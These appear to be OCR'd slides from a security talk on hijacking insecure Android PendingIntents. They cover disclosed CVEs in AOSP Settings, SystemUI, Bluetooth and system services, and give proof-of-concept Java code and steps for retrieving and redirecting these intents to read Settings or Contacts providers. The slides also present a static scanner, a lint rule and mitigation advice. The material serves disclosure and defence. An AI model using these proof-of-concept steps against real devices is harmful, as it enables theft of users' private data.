
```
@Override
public RemoteViews getAppWidgetViews(String callingPackage, int appWidgetId) {
```

AppWidgets

- RemoteViews: a view hierarchy that can be displayed in another process
- It has a commonly used API

```
public void setOnClickPendingIntent(int viewId, PendingIntent pendingIntent)
```

- The PendingIntent is a hidden field `mPendingIntent` in `RemoteViews$mActions$mResponse`(if it is a `setOnClickResponse`)
- It's possible to retrieve the mPendingIntent via Reflections



4. Hijacking Insecure PendingIntents

- ✓ Can PendingIntents used in them be retrieved?
- How to hijack them, if insecure?
- What do insecure PendingIntents look like?

```
Insecure: mPendingIntent = PendingIntent.getBroadcast(this, 0, new Intent(), 0); // PendingIntent with Empty base Intent!
```

Vulnerable!

How about this one?

```
mPendingIntent = PendingIntent.getActivity(this, 0, new Intent(“Some.Action”), 0); // PendingIntent with Implicit Base Intent
```


Deep Dive Into PendingIntent

- `Intent.fillin` defines how a base Intent in PendingIntent can be overwritten


- Only **component and selector** is special
- Other fields can be set **if not set**

```
1          // Selector is special: it can only be set if explicitly allowed,
2          // for the same reason as the component name.
3          if (other.mSelector != null && (flags&FILL_IN_SELECTOR) != 0) {
4              if (mPackage == null) {
5                  mSelector = new Intent(other.mSelector);
6                  mPackage = null;
7                  changes |= FILL_IN_SELECTOR;
8              }
9          }
10         ...
11         // Component is special: it can -only- be set if explicitly allowed,
12         // since otherwise the sender could force the intent somewhere the
13         // originator didn't intend.
14         if (other.mComponent != null && (flags&FILL_IN_COMPONENT) != 0) {
15             mComponent = other.mComponent;
16             changes |= FILL_IN_COMPONENT;
17         }
```

Hijacking PendingIntents with Implicit Base Intent



Step 3: Mutate the Implicit base Intent



5. Case Studies

```
mPendingIntent = PendingIntent.getActivity(this, 0, new Intent("Some.Action"), 0); // PendingIntent with Implicit Base Intent
```

vulnerable!

Typical Cases

ID	Found in	Impact
CVE-2020-0188	AOSP Settings SliceProvider	Theft of Some Settings Provider
CVE-2020-0389	AOSP SystemUI Notification	Theft of Contacts Provider or Arbitrary Code Execution
A-166126300	AOSP Bluetooth MediaBrowserService	Theft of Contacts Provider
-	Some super popular app's AppWidgets	Theft of Contacs Provider or Arbitrary Code Execution
CVE-2020-0294	AOSP System Services	Theft of Settings Provider

CVE-2020-0188: SliceProvider

- AOSP SettingsSliceProvider: Returns a PendingIntent with an Implicit base Intent once binded

```
1 public PendingIntent onCreatePermissionRequest(@NonNull Uri sliceUri,
2 @NonNull String callingPackage) {
3     final Intent settingsIntent = new Intent(Settings.ACTION_SETTINGS)
4     final PendingIntent noOpIntent = PendingIntent.getActivity(getContext(), 0 /* requestCode */,
settingsIntent, 0 /* flags */);
5     return noOpIntent;
6 }
```

POC of CVE-2020-0188

1. Retrieve the insecure PendingIntent

```
    1 final static String uriSettingsSlices =
"content://android.settings.slices";
    2 Bundle b = new Bundle();
    3 b.putParcelable("slice_uri", Uri.parse(uriSettingsSlices));
    4 Bundle responseBundle =
getContentResolver().call(Uri.parse(uriSettingsSlices), "bind_slice",
null, b);
    5 Slice slice = responseBundle.getParcelable("slice");
    6 PendingIntent pi =
(PendingIntent)slice.getItems().get(0).getSlice().getItems().get(3).get
Slice().getItems().get(1).getAction();
```

2. Modify its base Intent and send it on behalf of Settings

```
    1 Intent hijackIntent = new Intent();
    2 hijackIntent.setPackage(getPackageName());
    3
hijackIntent.setDataAndType(Uri.parse("content://com.android.settings.f
iles/my_cache/NOTICE.html"), "txt/html");
    4 hijackIntent.setFlags(Intent.FLAG_GRANT_WRITE_URI_PERMISSION |
Intent.FLAG_GRANT_READ_URI_PERMISSION);
    5 pi.send(getApplicationContext(), 0, hijackIntent, null, null);
```

3. Wait to be opened to read Settings provider

```
    1 <activity android:name=".MyActivity">
    2 <intent-filter>
    3     <action android:name="android.settings.SETTINGS" />
    4     <category android:name="android.intent.category.DEFAULT" />
    5     <data android:scheme="content"
    6         android:host="com.android.settings.files"
    7         android:pathPrefix="/my_cache"
android:mimeType="txt/html" />
    8 </intent-filter>
    9 </activity>
```

```
 1 Intent intent = getIntent();
 2 m_uri = intent.getData();
 3 ReadRunable readRunable = new ReadRunable();
 4 new Thread(readRunable).start();
 5
 6 class ReadRunable implements Runnable {
 7
 8    @Override
 9    public void run() {
10        readContent(m_uri);
11    }
12 }
```

CVE-2020-0389: Notification

- AOSP SystemUI RecordingService：Insecure PendingIntent in record video save notification

```
     1 private Notification createSaveNotification(Uri uri) {
     2         Intent viewIntent = new Intent(Intent.ACTION_VIEW)
     3                 .setFlags(Intent.FLAG_ACTIVITY_NEW_TASK |
Intent.FLAG_GRANT_READ_URI_PERMISSION) // Implicit Intent!
     4                 .setDataAndType(uri, "video/mp4");
     5
     6         // skip
     7         Notification.Builder builder = new Notification.Builder(this, CHANNEL_ID)
...
    11                 .setContentIntent(PendingIntent.getActivity(
    12                         this,
    13                         REQUEST_CODE,
    14                         viewIntent,
    15                         Intent.FLAG_GRANT_READ_URI_PERMISSION))
```

POC Steps:

1. Retrieve the PendingIntent via NotificiationListenerService

2. Modify the base Intent and send it on behalf of SystemUI

```
hijackIntent.setClipData(ClipData.newRawUri(null, Uri.parse("content://contacts/phones")));
```

3. Wait to be opened to read Contacts Provider since SystemUI has READ_CONTACTS permission

- As notification is widely used, this kind of vulnerabilities has ever appeared and been fixed in many high-profile apps
- We can even get local arbitrary code execution by writing dex/jar/so to vicitim app’s own providers

A-166126300: MediaBrowserService

- AOSP BluetoothMediaBrowserService: InsecurePendingIntent in Playback State

```
     1 private void setErrorPlaybackState() {
     2         Bundle extras = new Bundle();
     3         extras.putString(ERROR_RESOLUTION_ACTION_LABEL,
"err_resolution");
     4         Intent launchIntent = new Intent();
     5         launchIntent.setAction(BLUETOOTH_SETTING_ACTION);
     6         launchIntent.addCategory(BLUETOOTH_SETTING_CATEGORY);
     7         PendingIntent pendingIntent =
PendingIntent.getActivity(getApplicationContext(), 0,
     8                 launchIntent, PendingIntent.FLAG_UPDATE_CURRENT);
     9         extras.putParcelable(ERROR_RESOLUTION_ACTION_INTENT,
pendingIntent);
    10         PlaybackStateCompat errorState = new
PlaybackStateCompat.Builder()
    11                 .setErrorMessage("disconnected")
    12                 .setExtras(extras)
    13                 .setState(PlaybackStateCompat.STATE_ERROR, 0, 0)
    14                 .build();
    15         mediaSession.setPlaybackState(errorState);
    16     }
```

POC Steps:

1. Retrieve the PendingIntent via MediaBrowserCompat.ConnectionCallback

```
Bundle b =
MediaControllerCompat.getMediaController(MainActivity.this).getPlaybackState().getExtras();
PendingIntent pi =
b.getParcelable("android.media.extras.ERROR_RESOLUTION_ACTION_INTENT");
```

2. Modify the base Intent and send it in the name of Bluetooth

3. Wait to be opened to read Content Provider accessible by Bluetooth

Some High Profile Apps: AppWidgets

- Some high-profile app: Insecure PendingIntent in AppWidgets

```
    1 private void a(Context arg5, RemoteViews arg6, kmj
arg7) {
    2     if(arg5 != null && arg6 != null && arg7 !=
null) {
    3         PendingIntent v5 =
PendingIntent.getActivity(arg5, 0, new
Intent("android.intent.action.VIEW"), arg7.d(),
arg7.b()), 0x8000000);
    4         arg6.setOnClickPendingIntent(arg7.c().intVa
lue(), v5);
    5     }
    6 }
```

POC Steps:

1. Retrieve RemoteViews from AppWidgets, then retrieve the insecure PendingIntent from RemoteViews via reflection

2. Modify the base Intent and send it on behalf of the high-profile app

3. Wait to be opened to read Contacts Provider since the vicitim app has READ_CONTACTS permission

CVE-2020-0294: System Service

- AOSP ActivityManagerService: Returns an insecure PendingIntent used to control a bind service via **getRunningServiceControlPanel API**

frameworks/base/services/core/java/com/android/server/notification/ManagedServices.java

```
1 final PendingIntent pendingIntent = PendingIntent.getActivity(
2               mContext, 0, new Intent(mConfig.settingsAction), 0);  // Implicit Intent!
3          intent.putExtra(Intent.EXTRA_CLIENT_INTENT, pendingIntent);
```

frameworks/base/services/core/java/com/android/server/wallpaper/WallpaperManagerService.java

```
1 intent.putExtra(Intent.EXTRA_CLIENT_INTENT, PendingIntent.getActivityAsUser(
2    mContext, 0,
3    Intent.createChooser(new Intent(Intent.ACTION_SET_WALLPAPER),
4          mContext.getText(com.android.internal.R.string.chooser_wallpaper)),
5    0, null, new UserHandle(serviceUserId)))
```

POC Steps:

1. Retrieve the PendingIntent via getRunningServiceControlPanel on NotificationManagerService or WallpaperManagerService

2. Modify the base Intent and send it on behalf of system_server(uid 1000)

3. Wait to be opened to read Settings Providers

Restrictions on URI Grant from uid 1000


- Uid 1000 can only grant very few providers permissions in AOSP due to mitigations in UriGrantsManagerService

```
// Bail early if system is trying to hand out permissions directly; it
// must always grant permissions on behalf of someone explicit.
final int callingAppId = UserHandle.getAppId(callingUid);
if ((callingAppId == SYSTEM_UID) || (callingAppId == ROOT_UID)) {
if ("com.android.settings.files".equals(grantUri.uri.getAuthority())
||
"com.android.settings.module_licenses".equals(grantUri.uri.getAuthority())) {
// Exempted authority for
// 1. cropping user photos and sharing a generated license html
// file in Settings app
// 2. sharing a generated license html file in TvSettings app
// 3. Sharing module license files from Settings app
} else {
Slog.w(TAG, "For security reasons, the system cannot issue a Uri permission"
+ " grant to " + grantUri + "; use startActivityAsCaller() instead");
return -1;
}
```

- But we found big phone vendors usually allow more providers to be granted or set a special flag to allow granting from SYSTEM_UID

6. Hunting Insecure PendingIntents Automatically

- A Soot-based static analysis tool



Search APIs without IMMUTABLE

- Analyze and transform Android bytecode to Jimple codes with Soot.
- Locate the statements with following APIs that create instances of PendingIntents which do not contain the FLAG_IMMUTABLE flag.

```
PendingIntent: PendingIntent getService(Context,int,Intent,int)
PendingIntent: PendingIntent getForegroundService(Context,int,Intent,int)
PendingIntent: PendingIntent getActivity(Context,int,Intent,int)
PendingIntent: PendingIntent getActivity(Context,int,Intent,int,Bundle)
```

Search Empty or Implicit base Intents

- Check whether the Intent object passed into PendingInent APIs has invoked one of the following Intent methods through the ***ForwardFlowAnalysis*** of Soot.

```
<android.content.Intent: void <init>(android.content.Context,java.lang.Class)>
<android.content.Intent: android.content.Intent setPackage(java.lang.String)>
<android.content.Intent: android.content.Intent setClassName(java.lang.String,java.lang.String)>
<android.content.Intent: android.content.Intent setComponent(android.content.ComponentName)>
<android.content.Intent: android.content.Intent setClassName(android.content.Context,java.lang.String)>
<android.content.Intent: android.content.Intent setClass(android.content.Context,java.lang.Class)>
```

ForwardFlowAnalysis is intra-procedural data-flow analysis provided by Soot.

PendingIntentScan

```
java -jar piscan.jar -f  PendingIntentScan/apks/app-debug.apk -a PendingIntentScan/configs/android.jar
SLF4J: Failed to load class "org.slf4j.impl.StaticLoggerBinder".
SLF4J: Defaulting to no-operation (NOP) logger implementation
SLF4J: See http://www.slf4j.org/codes.html#StaticLoggerBinder for further details.
unsafe ret:
        <co                                   PendingIntentActivity: void getActivity2()>
                staticinvoke <android.app.PendingIntent: android.app.PendingIntent getActivity(android.content.Context,int,android.content.Intent,int,android.os.Bundle)>(r0, 0, $r1, 0, null)
```

https://github.com/h0rd7/PendingIntentScan

GPSRP even set PendingIntent bug as "Known Issues" to alert developers!

Theft of sensitive data or code execution via PendingIntent which can only be accessed by a third party application that has been granted the Android "notification" permission. (effective June 1, 2021)

https://www.google.com/about/appsecurity/play-rewards/

7. Security Changes in Android 12

- Google has almost fixed all PendingIntent issues in AOSP
- Most are fixed by adding PendingIntent.FLAG_IMMUTABLE
- Some are fixed by using an Explicit base Intent
- In Android 12, Developers must specify the mutabiltiy of Each PendingIntent for apps targeting S+
- Must use either FLAG_IMMUTABLE or FLAG_MUTABLE
- But this kind of vulnerabiity are still lesser known by Android Developers

AndroidStudio lint rule

- **AndoidStudio PendingIntentMutableFlagDetector.kt**

```
    companion object {
        private val METHOD_NAMES =
            listOf("getActivity", "getActivities", "getBroadcast", "getService")
        private const val FLAG_ARGUMENT_POSITION = 3
        private const val FLAG_IMMUTABLE = 1 shl 26
        private const val FLAG_MUTABLE = 1 shl 25
        private const val FLAG_MASK = FLAG_IMMUTABLE or FLAG_MUTABLE

        @JvmField
        val ISSUE = Issue.create(
            id = "UnspecifiedImmutableFlag",
            briefDescription = "Missing `PendingIntent` mutability flag",
            explanation = """
                Apps targeting Android 12 and higher must specify either `FLAG_IMMUTABLE` or \
                `FLAG_MUTABLE` when constructing a `PendingIntent`.
            """,
            category = Category.SECURITY,
            priority = 5,
            severity = Severity.WARNING,
            implementation = Implementation(
                PendingIntentMutableFlagDetector::class.java,
                Scope.JAVA_FILE_SCOPE
            ),
            moreInfo = "https://developer.android.com/about/versions/12/behavior-changes-12#pending-intent-mutability"
        )
    }
}
```

Security Guidelines

- Create immutable PendingIntents whenever possible
- However, certain use cases require mutable PendingIntent objects instead:
  - Direct reply actions in notifications
  - Using instances of CarAppExtender
  - Calling requestLocationUpdates() or similar APIs
  - Scheduling alarms using AlarmManager

- In these cases, it's strongly recommended to use an explicit intent and fill in the ComponentName

Final Advice

- Sometimes to use a mutable PendingIntent with Explicit Intent is still vulnerablie
- Real word example:

A PendingIntent in Notifications

```
PendingIntent pi = PendingIntent.getActivity(context, 0, new Intent(context,
MainActivity.class), 0); // starting  MainActivity
```

hidden MainActivity

```
1  public void onCreate(android.os.Bundle bundle) {
2      Intent intent = (android.content.Intent)
getIntent().getParcelableExtra("EXTRA_REDIRECT_INTENT");
3      startActivity(this.f32194r);
4  }
```

Every PendingIntent without FLAG_IMMUTABLE needs to be carefully reviewed!

Thanks!